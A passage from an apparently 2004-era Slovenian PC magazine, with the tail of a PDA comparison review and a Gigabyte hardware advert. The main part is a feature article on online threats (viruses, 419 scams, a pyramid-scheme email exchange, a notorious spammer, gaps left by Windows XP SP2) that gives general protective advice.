Najbolj neodločeni pa smo, ko je govora o 2D video zmogljivostih novih čipov. Vsi trije proizvajalci trdijo, da bodo čipi dovolj zmogljivi za dekodiranje visoko-kakovostnega videa pri ločljivosti VGA. ATI in nVidia govorita o podpori za MPEG4, Intel pa temu dodaja še MPG2 in WMV9. To torej pomeni, da bomo lahko uživali v filmih DVD na dlančniku? No, ne ravno. Standardna ločljivost DVD-jev je 720 x 480 (NTSC) ali 720 x 576 (PAL). Bo pa 640 x 480 čisto dovolj, da bo ob novih dlančnikih zaslon 320 x 240 Portable Media Centra izgleda prav uborno.

OD BLIZU

Nič nam ni ušlo.

Model	Acer N30	Dell Axim X30	Fujitsu Siemens Pocket Loox 720	HP iPAQ RX3715	Toshiba E800 Wi-Fi
Zaslon	3,5-palčni, 320x240	3,5-palčni, 320x240	3,6-palčni, 640x480	3,5-palčni, 320x240	4-palčni, 640x480
Procesor	Samsung S3C2410, 266MHz	Intel PXA272, 312MHz	Intel PXA272, 520MHz	Samsung S3C2440, 400MHz	Intel PXA263, 400MHz
Sistemski pomnilnik	64Mb SDRAM	64Mb SDRAM	128Mb SDRAM	64Mb	128Mb
Pomnilnik Flash	32Mb	64Mb	64Mb	128Mb	64Mb
Povezljivost	Bluetooth, IR	80211b Bluetooth, IR	80211b Bluetooth, IR	80211b Bluetooth, IR	80211b
Fotoaparat	Ne	Ne	Da, 1,3MP z bliskavico	Da, 1,3MP	Ne
Razširitve	SD (SDIO)	SD (SDIO)	CF, SD (SDIO)	SD (SDIO)	CF, SD (SDIO)
Avdio vmesniku	Slušalka (vgrajen mikrofon)	Slušalka (vgrajen mikrofon)	Mikrofonski vhod, slušalka (vgrajen mikrofon)	Slušalka (vgrajen mikrofon)	Mikrofonski vhod, slušalka (vgrajen mikrofon)
Baterija	1.000mAh, Li-ion	950mAh, li-ion	1.640mAh Li-ion	1.440mAh, Li-ion	Li-ion
Avtonomija na testu	3h 1min	3h 21min	3h 24min	5h 53min	3h 29min
Dimenzije (mm)	118 x 71 x 13	122 x 77 x 15	122 x 72 x 15	114 x 71 x 16	135 x 77 x 17
Teža	130g	139g	170g	158g	198g
Operacijski sistem	Windows Mobile 2003	Windows Mobile 2003 SE	Windows Mobile 2003 SE	Windows Mobile 2003 SE	Windows Mobile 2003 SE
Več informacij	www.acer.com	www.dell.com	www.fujitsu-siemens.com	www.hp.com	www.toshiba.com

8 SIGMA Series Motherboard

GIGABYTE 8Σ Series

Fusion of Top Innovations

Intel® 925X EXPRESS CHIPSET
- Dual Channel DDR2 Memory
- PCI Express® Graphics
- Intel® Matrix Storage Technology

Intel® 915P EXPRESS CHIPSET
- PCI Express® Graphics
- Intel® High Definition Audio
- Intel® Matrix Storage Technology

Processor
LGA775 90nm
Intel® Pentium® 4 Processor

Memory
Dual Channel DDR2 533

D.P.S
U-Plus D.P.S.
(Universal Plus Dual Power System)

Ethernet
Dual Gigabit LAN

Cooling
U-Plus DPS and Cool Plus

Peripherals
IEEE 1394b/SATA/USB 2.0

Audio
Intel® High Definition Audio

ShieldWare
A solid pack of unique software features

GA-8ANXP-D

- Intel® 925X
- 8Σ Series
- U-Plus D.P.S
- brezžični LAN
- DDR2 533
- PCI-Express
- dvojni Gigabit LAN
- IEEE 1394b
- Intel High Definition (HD) avdio

GA-8GPNXP Duo

- Intel® 915P
- 8Σ Series
- U-Plus DPS
- brezžični LAN
- dvojna DDR zasnova
- PCI-Express
- dvojni Gigabit LAN
- IEEE 1394b
- Intel High Definition (HD) avdio

GV-NX59128D

- poganja ga nVidia GeForce PCX 5900 GPU
- podpira novi PCI-EXPRESS in zadnji DirectX 9.0
- vgrajenih 128MB DDR pomnilnika
- 256-bit pomnilniški vmesnik
- priložen program Gigabyte "V-TUNER 2" za spreminjanje hitrosti
- vgrajeni DVI-I, TV-Out in D-Sub priključki
- priloženi dve vrhunski igri in PowerDVD 5.0

For more information, please call our dealers:

JAE
JAE d.o.o., Brnčičeva 13, 1000 Ljubljana, Slovenija
tel: +386(0)1/5896 226
fax: +386(0)1/5896 210
e-mail: prodaja@jae.si
splet: http://www.jae.si

elko
ELKOTex d.o.o.
Stegne 27, 1000 Ljubljana
tel: 01 583 79 10
fax: 01 519 23 98
email: elkotex@elkotex.si
www.elkotex.si

* These speed settings are not guaranteed by GIGABYTE.
- The specification and pictures are subject to change without notice.
- All trademarks and logos are the properties of their respective holders.
- Any overclocking is at user's risk. GigaByte Technology shall not be responsible for any damage or instability to your processor, motherboard, or any other components.

Upgrade Your Life™ www.gigabyte.com.tw

GIGABYTE™ TECHNOLOGY

Spletna golazen

- **1-5** popolnoma novih virusov odkrijejo vsak dan
- **53** novih varnostnih lukenj v programih odkrijejo vsak teden
- **52%** vse trenutne e-pošte v Evropi je spam – številka narašča
- **17.000** je znanih vrst spywara...

...in kljub temu ima Windows XP Service Pack 2 še vedno zevajoče varnostne luknje..

Če preživljate veliko časa na spletu, ne da bi se pri tem zaščitili, ste tako varni, kot če bi se sprehajali po Černobilu v spodnjih hlačkah. *PCFormat* si obleče zaščitno obleko in se sreča z ljudmi, ki čistijo elektronsko nesnago...

Vlade svetovnih držav stojijo pred izzivom: ker se zdi, da grožnje z zakonom niso dovolj, da bi odvrnile bolj zlonamerne ljudi od zlorabljanja interneta – spreminjajo ga v osje gnezdo tatvin, pornografije, piratstva, vdorov v zasebnost in prevar – bi bilo smotrno, če bi namesto takih ukrepov poskušali informirati ljudi o tem, kako se spopasti z raznimi nevarnostmi. Vsi smo videli tiste smešne letake o zaščiti v primeru terorističnega napada, zakaj nas ne bi nekaj podobnega opozarjalo tudi na novo vrsto spletnega terorizma? Več kot je ljudi, ki znajo namestiti protivirusni program in požarni zid, teže se bo spletna golazen širila. Morda res ne moremo najti in uničiti telesa, zato pa je presneto preprosto sekati glave, ki znova in znova poganjajo. Torej, zadali smo si naloge odkriti, kako je mogoče odsekati te glave in zakaj zmeraj alarmantno hitro zrastejo nazaj. In odkrili smo naslednje: tako kot ni orožje tisto, ki ubija ljudi, temveč ljudje sami, tako vam tudi internet ne daje virusov in pošilja spama – ljudje, ki ga zlorabljajo, pa.

„TAKO KOT NI OROŽJE TISTO, KI UBIJA LJUDI, TEMVEČ LJUDJE SAMI, TAKO VAM TUDI INTERNET NE DAJE VIRUSOV ALI POŠILJA SPAMA – LJUDJE, KI GA ZLORABLJAJO, PA“

ZLO, IME TI JE ČLOVEK

Ljudje so največji in edini problem interneta. Morali bi biti norci ali navdušeni zagovorniki cenzure, če bi zanikali, da je splet porušil številne ovire v komuniciranju, še bolj neumni pa bi bili, če ne bi upoštevali, kako z lahkoto nekateri ljudje izkoristijo pomembne ugodnosti interneta v svojo kruto prednost. Internet so vrata v vaš dom, skozi katera lahko ponoči prilezejo vse vrste digitalne golazni, če se ne spomnite, da bi jih zaklenili. Uporabljajte ga z razumom ter inteligenco in postal bo pot do skoraj vsega ali vsakogar. Pričnite ga raziskovati brez kančka pazljivosti in nakopali si boste težave.

Pisec znanstvene fantastike (predhodno je sodeloval z Williamom Gibsonom), strokovnjak za kiberkulturo in sodelavec Wired, Bruce Sterling, ni navdušen nad našimi vprašanji o tem, ali so težave, v katerih se znajdejo številni neprevidni uporabniki interneta, njihova lastna krivda. "Na živce mi gre, kadar ljudje krivijo uporabnike," je povedal. "Vsi smo uporabniki. Ljudje ne morejo biti previdni vsak trenutek svojega obstoja. To je tako, kot bi za pljučnega raka krivili dihanje."

To seveda drži, toda sami ne bi nikoli preživljali veliko časa v sobi, polni veriżnih kadilcev, ne da bi se pri tem do neke mere zavedali možnih posledic. Stvar je v tem, da se bo vsakdo, ki kupi nov PC in se nato poveže z internetom, ne da bi pred tem vso zadevo raziskal, tudi opekel; če bi nekaj minut posvetili temu, da bi poskušali izvedeti, kako lahko zaščitijo sebe in svoj PC, bi bila zgodba drugačna. Vprašanje pa je, ali so nujne informacije o preprostih korakih, s katerimi lahko zavarujete svoj računalnik in njegove podatke, danes tudi dovolj učinkovito razširjene. Seveda je vedno večji medijski cirkus okoli vsakega novega večjega virusa, toda ali se s tem širi tudi potrebno sporočilo ali pa vse skupaj služi le ustvarjanju histerije? Težava je v tem, da postajajo širokopasovne povezave čedalje bolj razširjene, prav tako pa tudi domača omrežja, zato število PC-jev, ki so z internetom povezani 24 ur dnevno, neverjetno narašča. Če na svoj računalnik niste namestili relevantne programske ali strojne opreme za zaščito, je to podobno, kot če bi skozi svoje odprto okno obesili kos mesa, nato pa prišli domov in ugotovili, da je skozi okno skočil potepuški pes in vam uničil stanovanje. Ravno odprta okna – ali napake v programih, kot so spletni brskalniki in operacijski sistemi – so vir najhujših težav.

Symantec, podjetje odgovorno za svetovno razširjeni *Norton Antivirus* in druge programske rešitve na področju varnosti, ocenjuje, da bo zabeležilo 53 novih programskih pomanjkljivosti (v vseh aplikacijah in operacijskih sistemih) vsak teden v letošnjem letu, v primerjavi s samo 10 na teden leta 1999.

Graham Pinkney, manager Symantecovega centra Managed Security Services v Winchestru, pravi: "V osmih do dvanajstih urah po objavi nove varnostne luknje opažamo z njo povezane aktivnosti." Zaradi tega Pinkney in njegova ekipa preživijo vsak delovni dan v ocenjevanju resnosti groženj, ki jih predstavlja vsaka nova varnostna luknja, v preurejenem jedrskem bunkerju iz obdobja hladne vojne nekje bogu za hrbtom, pri čemer se lokalni prebivalci sploh ne zavedajo, kaj se pravzaprav dogaja le nekaj metrov od njihovega doma. (Smešno, če bi prišlo do apokalipse, bi Symantec iz bunkerja nagnali in tam namestili pomembne strokovnjake za oskrbo z vodo, elektriko in plinom.)

"Okno priložnosti za reakcijo se zapira," svari Pinkney. "V časih virusa Nimda je minilo 200 dni, preden se je pojavila stvar, ki je znala izkoristiti novo varnostno luknjo. Če si ogledate Sasserja iz lanskega leta, se je ta čas skrajšal na 16 dni." Osebje v bunkerju in podobnih Symantecovih središčih po vsem svetu vsakodnevno analizira 480 milijonov vrstic poročil in išče znake, da je nekdo v globinah interneta pričel raziskovati zlonamerne možnosti določene varnostne pomanjkljivosti. "Delujemo kot senzor za orkane na ameriškem jugu in iščemo zgodnje opozorilne znake prihajajočega tornada," je dodal Pinkney.

ČETA ZA HITER ODZIV

Medtem ko ekipa v bunkerju skrbno išče znake, da nekdo eksperimentira z novo varnostno pomanjkljivostjo, pa drugi oddelek Symanteca v Dublinu poskuša mrzlično izdajati odgovore na nove varnostne grožnje in viruse v najkrajšem možnem času. Eno izmed največjih tveganj trenutno predstavljajo kombinirane grožnje: tiste, ki izkoriščajo stranska vrata, ki so jih ustvarili prejšnji črvi in vdori. "S številnimi grožnjami, s katerimi se srečujemo danes, lahko opravimo na avtomatiziran način ali pa zahtevajo zelo malo časa za ročno analizo," je razložil Kevin Hogan, vodilni manager v dublinskem oddelku Symantecovega Security Response. "Med številnimi nadlogami, s katerimi se srečujemo vsak dan, je najbolj pomembno najprej identificirati tiste, ki bodo 'postale velike', nato pa obravnavati kombinirane grožnje, ki se širijo zelo hitro in katerih se je potrebno lotiti z drugačnimi rešitvami in ne le preprosto priskrbeti

PROFIL: HEKERJI

Verjetno si pod tem imenom v resnici predstavljate crackerja, človeka, ki poskuša najti neavtoriziran način za vdor v računalnik, in ne hekerja, ki je v bistvu le navdušen programer. Crackerji nenehno iščejo varnostne luknje v programski opremi in oprezajo za odprtimi vrati v vaš PC – pogosto zato, da bi namestili programe ali ukradli podatke. Pred njimi se obvarujte s strojnim ali programskim požarnim zidom, kot je *ZoneAlarm*.

Ocena tveganja:

protivirusne definicije."

Še bolj zaskrbljujoče pa je, da so črvi, ki ogrožajo večino računalnikov na svetu, kot so Blaster, Sasser in MyDoom, le odsev tega, kar se še lahko zgodi. "Symantec razvršča varnostne grožnje na lestvici od ena do pet, pri čemer pomeni petica najhujšo grožnjo. Izbruh pete kategorije nas **šele čaka," je posvaril Hogan.** Hmm. "Na žalost mislim, **da** nikoli ne bo napočil **čas,** ko bo splet postal **tako** varen, da pri uporabi ne bo potrebna uporaba zdrave pameti." V bunkerju se njegov kolega Pinkney s povedanim strinja: "Počutim se, kot da **bi** iz posameznih delov poskušali sestaviti sestavljanko, katere slika se spreminja iz dneva v dan."

Vsaj virusi so eno področje, na katerem se boste, če boste dobre premislili, preden storite kaj neumnega, izognili večini krogel; nikoli ne odpirajte priponke ali celo sporočila, razen če ste popolnoma prepričani, da mu zaupate. "Na kratko povedano: na internetu bi morali biti tako pazljivi, kot ste v vsakdanjem življenju: ne odpirajte vrat neznancem in ne sprejemajte sumljivih daril in paketov," je posvaril Hogan. Če vas skrbi možnost, da bi drugi uporabniki po nesreči okužili vaš PC, investirajte v spodoben protivirusni program, na primer *Norton AntiVirus* ali *Panda Antivirus*, nato pa čim bolj pogosto posodabljajte virusne definicije.

SPAMMERJI IN PREVARANTI

Vendar pa obstajajo stvari, pred katerimi vas ne more obvarovati nobena programska oprema na svetu. Vzemite na primer prevare po elektronski pošti. Ena najbolj pogostih prevar te vrste je prevara 419, poimenovana po nigerijskem zakonu o goljufijah (prevaranti prihajajo iz celega sveta, največje število teh prevar, pri katerih morate vnaprej plačati določen znesek, pa ima korenine v Afriki). Pojavljajo se v obliki zelo dolgih nezahtevanih e-poštnih sporočil, katerih avtor je očitno prepričan, da ste najbolj zaupanja vredno človeško bitje na planetu. "Dragi prijazni neznanec; sem zdravnik/velikaš/princ/potepuh brez prebite pare in poznam način dostopa do bančnega računa vlade/mrtvega mogotca/izgubljenega sklada za dediščino. Potrebujem tvojo pomoč, v zameno pa ti ponujam velikansko vsoto denarja. Pošlji mi podrobnosti tvojega bančnega računa..."

Vsi smo že dobivali podobno elektronsko pošto in vsi smo tudi predvidevali, da jo bo vsakdo s količkaj zdrave pameti preprosto ignoriral. Zavedamo se namreč, da bi od nas v primeru, da bi nanje odgovorili, v naslednjem trenutku zahtevali denar. Toda na stotine in celo tisoče ljudi je dovolj lahkovernih, da nasedejo tem zgodbicam, in čeprav je to v glavnem krivda neprijetnih tipov, ki stojijo za e-poštnimi sporočili 419, bi prejemnike te pošte že mali premislek pred privolitvijo lahko obvaroval pred izgubo milijonov tolarjev, ki so jih plačali takim prevarantom.

> **NA KRATKO POVEDANO: NA INTERNETU BI MORALI BITI TAKO PAZLJIVI KOT V VSAKDANJEM ŽIVLJENJU: NE ODPIRAJTE VRAT NEZNANCEM IN NE SPREJEMAJTE SUMLJIVIH DARIL ALI PAKETOV**

"Samo v Veliki Britaniji je več sto žrtev letno, ukradenih pa je milijone funtov," je razkril Mike iz Manchestra, lastnik strani **www.419eaters.com**, ki je posvečena prelisičenju in prijavljanju prevarantov 419. "Obstaja veliko zgodb o tem, kako so ljudje zaradi te prevare izgubili celotne življenjske prihranke, hiše in celo življenja. Nekaj je tudi primerov, ko so ljudje potovali v domovino prevarantov, da bi se z njimi srečali in 'zaključili posel'; zgodilo pa se je, da so jih okradli, pretepli, ugrabili in v nekaterih primerih celo umorili." In če se sprašujete, zakaj nismo natisnili Mikovega priimka, naj vam razloži kar sam: "Od prevarantov sem prejel veliko žaljive elektronske pošte, vključno s smrtnimi grožnjami in podobnim. Osebno so mi najljubše grožnje z voodoo prekletstvi. Najbolj smešno je bilo prekletstvo, po katerem bi mi moral v 24 urah odpasti penis, na srečo pa lahko povem, da je po več kot 24 urah kasneje tam vse še vedno tako, kot mora biti."

Kaj za boga bi lahko naredil takšnega, da bi si zaslužil tako reakcijo? Hja, preverite med drugim *The Tale of the Painted Breast* (**www.419eaters.com/html/joe-eboh.htm**), kjer je prepričal prevaranta 419, naj se pridruži njegovi cerkvi, ki jo vodi Niles iz Frasierja, poleg tega pa ga je, neverjetno, še osleparil za 120 funtov. Briljantno, prevarant še vedno vztrajno poskuša dobiti nekaj tisoč funtov od Mika, tudi po tem, ko mu je zatrdil, da je 120 funtov porabil za ustanovitev podjetja, ki izvaža sneg v Sibirijo. Če je v prevarah 419 kakršnakoli tolažba, potem je to ta, da so, kot kaže, prevaranti enako naivni kot prevarani. Razen smešenja in speljevanja prevarantov 419 na limanice si Mike in njegovi sodelavci prizadevajo opozarjati potencialne žrtve prevar in onemogočiti delovanje goljufov in njihovih lažnih bank.

POLICIJSKI BLUES

Pri *PCFormatu* smo se odločili odgovoriti na e-pošto 419, pri tem pa smo povsem odkrito povedali, da smo novinarji in da bi želeli za to številko govoriti s pošiljateljem, nekim "Dr. Marcelom". Prejeli smo naslednje sporočilo: "Prejel sem vašo pošto in sem zelo vesel, da ste se oglasili. Lahko ste prepričani, da ta posel ni prevara ali na katerikoli način povezan z nezakonitimi aktivnostmi, zato vam bom dokazal, da ima ta posel 100% garancijo in da niso z njim povezane nobene težave. Zato boste dobili tudi celotno dokumentacijo nakazila,da pokažete banki, da je denar, ki bo prispel na vaš račun, zakonit."

Neverjetno. Ti ljudje se ne vdajo kar tako. Za kar imajo tudi razlog, saj bi se v primeru, da bi bila e-pošta na primer iz Ljubljane, Dr. Marcel srečal z napačnim koncem globe ali zaporne kazni. Toda, kot smo odkrili po

Piramidna prevara

Paul Douglas (urednik revije .net) se poda v sumljive vode in pokaže zanimanje za neželeno pošto. Predstavljamo vam, kaj se je zgodilo, ko si je izmenjal sporočila s članom kluba Discount Home Shopping...

Za: Paul
Od: Leslynne Perry
Pozdravljeni, slučajno sem naletela na vašo spletno stran in mislim, da bi vas to utegnilo zanimati. Prejela sem elektronsko pošto od Scotta J., ki me je obvestil o programu z novim sistemom, po katerem kopičiš člane v skupino, in jaz naj bi imela možnost, da jo nadgradim pred ostalimi. Ko bo tudi eden izmed teh ljudi nadgradil, bo na hierarhični lestvici pod mano in z njim bom služila denar! [Izrezali smo kup spam nesmislov]
Leslynne Perry, vodja skupine

Za: Leslynne Perry
Od: Paul
Veseli me, da vam je bila všeč moja spletna stran! Rad bi izvedel, kako se lahko priključim tej hierarhični plačilni lestvici! Mislim, da je ideja izvrstna in se vam zahvaljujem, da ste mi pisali. Mislim, da se bodo, ko se bo enkrat pričela graditi začetna lestvica, tisti člani nakopičili in hierarhična plačilna lestvica se bo pričela ZARES OBREST0VATI!!!!@@@ Veselim se že, da bom prejel svoj denar!
Še enkrat hvala!

Za: Paul
Od: Leslynne Perry
Prejeli smo vašo zahtevo po BREZPLAČNEM članstvu v klubu DHS. Za aktivacijo vašega BREZPLAČNEGA članstva v klubu DHS in prejem vaše identifikacijske številke, kliknite na to povezavo. Naš inštruktor na vrhu lestvice, Scott Johnson, vam bo poslal vse informacije o klubu DHS.

Za: Leslynne Perry
Od: Paul
Pozdravljeni Leslynne!
Veseli me, da lahko skupaj prispevamo k uspehu podjetja! Nestrpno pričakujem naslednjo fazo v hierarhični plačilni lestvici! Ali mi lahko prosim sporočite, kdaj bom od vas dobil nekaj denarja, ker sem pri podjetju že en teden.

Za: Paul
Od: Scott Johnson
Zdravo Paul, Še enkrat bi vam rad čestital, da ste postali član brezplačnega kluba Discount Home Shopping.
[Izrezali smo kup spam nesmislov]
Scott Johnson, vodja ekipe kluba DHS

Za: Scott Johnson
Od: Paul
ZDRAVO SCOTT! NE MISLIM NADGRAJEVATI, DOKLER MI NE POŠLJEŠ MOJEGA DENARJA! PORABIL SEM VELIKO ČASA ZA PREBIRANJE TVOJE E-POŠTE IN ČAS JE DENAR. PROSIM, POHITI.

Za: Paul
Od: Scott Johnson
Nisem prepričan, če razumem – želite, da vam plačam zato, ker ste raziskovali načine, s katerimi si lahko povečate prihodek? Sam s tem služim denar in veliko ljudi v moji skupini s tem služi denar – in nihče od nas ni od našega sponzorja zahteval, da plača za naše članstvo. Ponujamo pristen in pošten način, da zaslužite soliden dohodek – toda to delo morate vzeti resno, če želite, da vam bo uspelo.

Za: Scott Johnson
Od: Paul
Zdravo Scott!
Ali bi raje dobival brezplačno miloščino ali bi raje delal? A si nor?! Med brskanjem po internetu sem naletel na prevaro "kako hitro obogateti".
Mislim, da bi zares lahko delovalo! Če želiš, te lahko vpišem za dodatne informacije? NE BOŠ RAZOČARAN!!!

Več informacij o Scottu in klubu DHS najdete na www.theclubbuiltonspam.com

pogovoru s članom cambridgeshirske policije, ki se je ukvarjal s številnimi internetnimi zločini, se je zelo težko boriti proti takim prevaram, ker je zločin običajno storjen izven območja Evrope. "Z njim je treba obračunati v državi, v kateri se je zgodil, včasih pa se dogaja, da tiste druge države ne ukrepajo glede na informacije, ki jim jih posredujemo," je razložil. "V nekaterih državah v razvoju so taki zločini zelo razširjeni; zanje je to način življenja, možnost, ki ljudem omogoča odhod iz države. Upam, da bodo v prihodnjih letih države stopile skupaj in spoznale, da z internetnimi zločini ni mogoče obračunavati na individualni osnovi; potrebno se jih je združeno lotiti na mednarodni ravni."

Vse to nas je pripeljalo do pogovora z našo kontaktno osebo pri cambridgeshirski policiji, medtem ko smo raziskovali sago Weaselboya, 22-letnika iz St. Neots v Cambridgeshiru, za katerega so nekateri trdili, da je ploden spammer in prevarant. Oprostite nam, ker ga nismo direktno imenovali. To ni povezano s strahom pred ornadeževanjem njegovega imena, toda nekateri ljudje, ki so imeli opravka z Weaselboyem, so nas posvarili, da ima lahko govorjenje o njem tudi posledice. Spletna stran, specifično namenjena prijavam v zvezi z njim in njegovimi dejanji, **www.ninet.co.uk**, poroča: "V zelo kratkem časovnem obdobju smo prejeli okoli 1.000 e-poštnih sporočil od različnih ljudi (menda). Vsa pa so vsa izvirala iz istih virov: kako nenavadno."

> **"POVPREČNI HEKER NI NUJNO NEKAKŠEN JEZEN MLAD FANT, OBLEČEN V ČRNO IN Z UHANOM V NOSU; PRAV LAHKO GRE ZA 50-LETNO ŽENSKO"**

Weaselboya so aretirali zaradi suma prevare in zaradi motenja javnega reda in miru. Povezali so ga s številnimi goljufijami v preteklosti, njegova zadnja prevara pa je povezana z velikim številom ljudi, ki so prejeli pisma njegovega trenutnega podjetja, Domain Registry Services, v katerih jih je obvestil, da je ime njihove domene poteklo in od njih zahteval obnovitveno plačilo 20.000 tolarjev. Verjetno vam ne rabimo posebej pripovedovati, da podjetje DRS ni imelo nobene zveze s temi imeni domen in da njihova veljavnosti v resnici sploh ni potekla. Nekateri ljudje so prav tako plačali do 215.000 SIT prejšnjemu Weaselboyevemu podjetju, .eu Registry Registry Services, za ime domene .eu, vendar pa nad to domeno podjetje ni imelo lastništva in je zaradi tega tudi ni moglo priskrbeti.

Tako je v obeh primerih Weaselboy zaslužil gromozanske količine denarja za storitev, za katero nekateri ljudje trdijo, da je niso bili deležni. "Za večino primerov v Angliji je z Dotcornavenue priskrbel popolnoma zakonito storitev, njegove mednarodne stranke pa so druga pesem," je povedala naša kontaktna oseba pri policiji. "Pri večini ljudi gre za čisto naivnost. Ta podjetja na internetu obljubljajo nebesa, vendar pa verjetno ne bi vstopili v trgovino znane blagovne znamke in kupili nečesa zares dragega, ne da bi najprej preverili, ali sploh deluje, mar ne?"

Weaselboy pa ni povezan le s prevarami. Obstajajo nekateri dokazi, ki ga obtožujejo vpletenosti pri neželeni elektronski pošti – spamu, po domače – z dobičkonosnim elektronskim kraljestvom, za katerega se zdi, da ima sedež na Kitajskem. In ravno zaradi tega, ker se to masovno pošiljanje pošte dogaja zunaj Evrope, mu tukajšnji zakoni (trenutno) ne morejo do živega. Angleško podjetje za filtriranje elektronske pošte, Spamhaus, ga je označilo kot največjega angleškega spammerja, po govoricah sodeč pa si je s tem početjem prislužil šeststevilčno bogastvo.

Toda trenutno je v preiskavi zaradi prevare. V času izida te številke so njegov primer obravnavali na sodišču, zato vas bomo o izidu še obvestili. "Daje vtis zelo inteligentnega mladega človeka," je povedal predstavnik cambridgeshirske policije. "Zelo podrobno pozna računalnike in zakon."

PREMIŠLJENO GRDO VEDENJE

Zaradi vsega tega smo se poskušali poglobiti v um nekdanjega pisca virusov, hekerja, prevaranta ali spammerja. Zakaj počnejo to, kar počnejo? Pisec Bruce Sterling pravi: "Če je med tisoč ljudmi eden, ki je resnično zloben, na internetu pa imate milijardo ljudi, to pomeni, da se naokoli sprehaja en milijon resnično zlobnih posameznikov, ki hrepenijo po možnosti, da bi storili nekaj hudobnega. Ljudje, ki so aktivno zlobni, so sociopati. Nesposobni so uspešno razmisliti o stvareh. Dober človek si lahko predstavlja, kako bi bilo, če bi bil pokvarjen, zloben posameznik pa si ne more predstavljati koncepta dobrote, prijaznosti in velikodušnosti."


Mike iz **419eaters.com**: "Po mojih izkušnjah tako s komuniciranjem s prevaranti 419 preko elektronske pošte kot preko telefona, jih 99 odstotkov nima nobenih moralnih vrednot. Dejansko ne obstajajo nobena stvar, ki se je ti posamezniki ne bi lotili, da bi prikrajšali ljudi za nekaj dolarjev."

Policist iz Cambridgeshirea: "Mislim, da so mnogi med njimi zelo prebrisani posamezniki."

Sarah Gordon, dolgoletna Symantecova raziskovalka in strokovnjakinja za psihologijo ustvarjalcev spletne golazni: "Pisci virusov lahko izvirajo iz vseh poklicev, razlikujejo se po starosti, lokaciji, izobrazbi in ciljih. V nekaterih primerih je cilj po naravi zlonameren, za

PROFIL: VIRUSI


Majhen del kode, skrite v izvršilni datoteki, pogosto priponka elektronske pošte, ki ima lahko za vaš računalnik različne uničevalne posledice. Lahko izbriše ključne datoteke, sesuje vaš PC ali blokira dostop do spleta. Prav tako se bo razširil na druge računalnike, če ga prej ne pokončate. Najboljša obramba so protivirusni programi.



Ocena tveganja:

PROFIL: PREVARE

Te so vseh oblik in velikosti – nekatere so očitne goljufije, tako kot e-poštna sporočila, ki vam obljubljajo milijone, druge pa natančno poustvarjajo znane spletne strani, kot sta eBay in PayPal, v upanju, da boste vanje vtipkali podrobnosti o vašem bančnem računu. Zdrava pamet vas bo rešila...




Ocena tveganja:

NESREČNI SERVICE PACK 2

Zadnja posodobitev Windows XP ni ravno to, za kar se predstavlja...

Tako, Service Pack 2, famozna nadgradnja za Windows XP (o kateri smo pisali prejšnji mesec) bo vaš PC oblekla v neprebojni jopič za internet, tako da se boste lahko po divjini spleta potikali popolnoma varni, kajne? Uh, ne. SP2 sicer res popravi nekaj stvari in je zelo vztrajen z nadlegovanjem, da morate imeti zmeraj posodobljen protivirusni program, izkazalo pa se je, da je v njem tudi cela vrsta dokaj resnih varnostnih luknenj. Dovolj neumno je tudi to, da je med njimi večina takih za storitve, ki jih domači PC sploh ne potrebuje. Na primer vrata 139, po mnenju ISS.net "najbolj nevarna vrata na internetu", ki nadzirajo File in Printer Sharing v Windows in zato ponujajo lahek dostop do vašega PC-ja – in še vedno so privzeto odprta, čeprav jih bo osnovni požarni zid v SP2 blokiral, če ste ga vključili. Tudi storitvi Remote Assistance in Remote Registry sta privzeto vključeni in sta tako odprti povabili za razne hekerje – slednje ne blokira niti požarni zid. Čeprav požarni zid lahko prepreči dostop do vašega računalnika, pa je najhuje to, da ne blokira programov, ki lahko pošiljajo informacije o vašem sistemu na splet, zato lahko spyware vseeno prenaša vaše osebne podatke. Service Pack 3, kaj mislite? Mi se ne strinjamo: investirajte v spodobni požarni zid, kot so ZoneAlarm, Norton ali Sygate.



Po našem mnenju je požarni zid v WinXP, tako koristen kot star luknjast brezrokavnik.

druge pa se zdi, da nimajo škodljivih namer. Isto velja za hekerje. Tradicionalni profil hekerja kot mladega odraslega moškega, starega od 19 do 25 let, ki se ne znajde v družbenih odnosih, se zdi nekoliko netočen. Povprečni heker ni nujno nekakšen jezen mlad fant, oblečen v črno in z uhanom v nosu; prav lahko gre za 50-letno žensko."

In ne gre vedno le za zlonamernost. Tukaj je primer: v svojem bistvu je izmenjava datotek zločin – morda ne moralni, vsekakor pa legalni – vendar pa večina ljudi, ki se s tem ukvarja, v resnici o tem ne razmišlja, prav tako kot nekateri kadilci nočejo upoštevati, da je kajenje škodljivo zdravju, dokler ne zbolijo za pljučnim rakom. Na podoben način tudi veliko piscev virusov in hekerjev preprosto ne uvidi škode, ki jo povzročajo resničnim ljudem, in se namesto tega večinoma osredotočajo na izziv, v njihovih očeh pa je tarča anonimni računalnik ali program, in ne zaskrbljeno človeško bitje. "O virusih ne razmišljam v smislu škode, kompleksnosti zaščite proti njim ali učinkovitosti – ampak o tem, kako čudoviti so," je povedal pisec virusov Herm1t.

